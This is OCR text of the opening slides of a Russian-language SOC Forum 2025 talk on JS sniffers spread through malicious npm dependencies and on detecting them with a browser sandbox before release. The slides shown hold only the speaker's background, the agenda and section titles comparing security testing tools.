SOC FORUM 2025

Михаил Парфенов Главный архитектор по ИБ

# JS-снифферы приходят в наши приложения с NPM-зависимостями


## КАК ИСПОЛЬЗОВАТЬ БРАУЗЕР-ПЕСОЧНИЦУ ДЛЯ ОБНАРУЖЕНИЯ ВРЕДОНОСНЫХ ДЕЙСТВИЙ ДО РЕЛИЗА?

20.11 МОСКВА, 2025

# Обо мне

SOC FORUM 2025

- 11 лет – в ИБ
- 6 лет – AppSec, DevSecOps
- Исследую frontend-sandbox, Frontend Application Security Testing (FAST)
- Управляю разработкой FAST-анализатора в DPA Analytics
- Telegram-канал @FrontSecOps



# О чем доклад?

SOC FORUM 2025

- Бэкенд и фронтенд, уязвимости или вредоносное поведение, что важнее?
- Зачем внедряют вредоносный код в npm-пакеты?
- JS-снифферы
- Защитат ли нас WAF, CSP, SAST, DAST, SCA …
- Как обнаружить вредонос до релиза с помощью браузера-песочницы?


# Бэкенд и фронтенд

SOC FORUM 2025

01

# Бэкенд и фронтенд

SOC FORUM 2025




# Бэкенд и фронтенд, уязвимости или вредоносное поведение, что важнее?

SOC FORUM 2025

| Dev | Test |
| --- | --- |
|  |  |
| SAST | DAST |
| OSA | SCA |


# Бэкенд и фронтенд, уязвимости или вредоносное поведение, что важнее?

SOC FORUM 2025




# Бэкенд и фронтенд, уязвимости или вредоносное поведение, что важнее?

SOC FORUM 2025



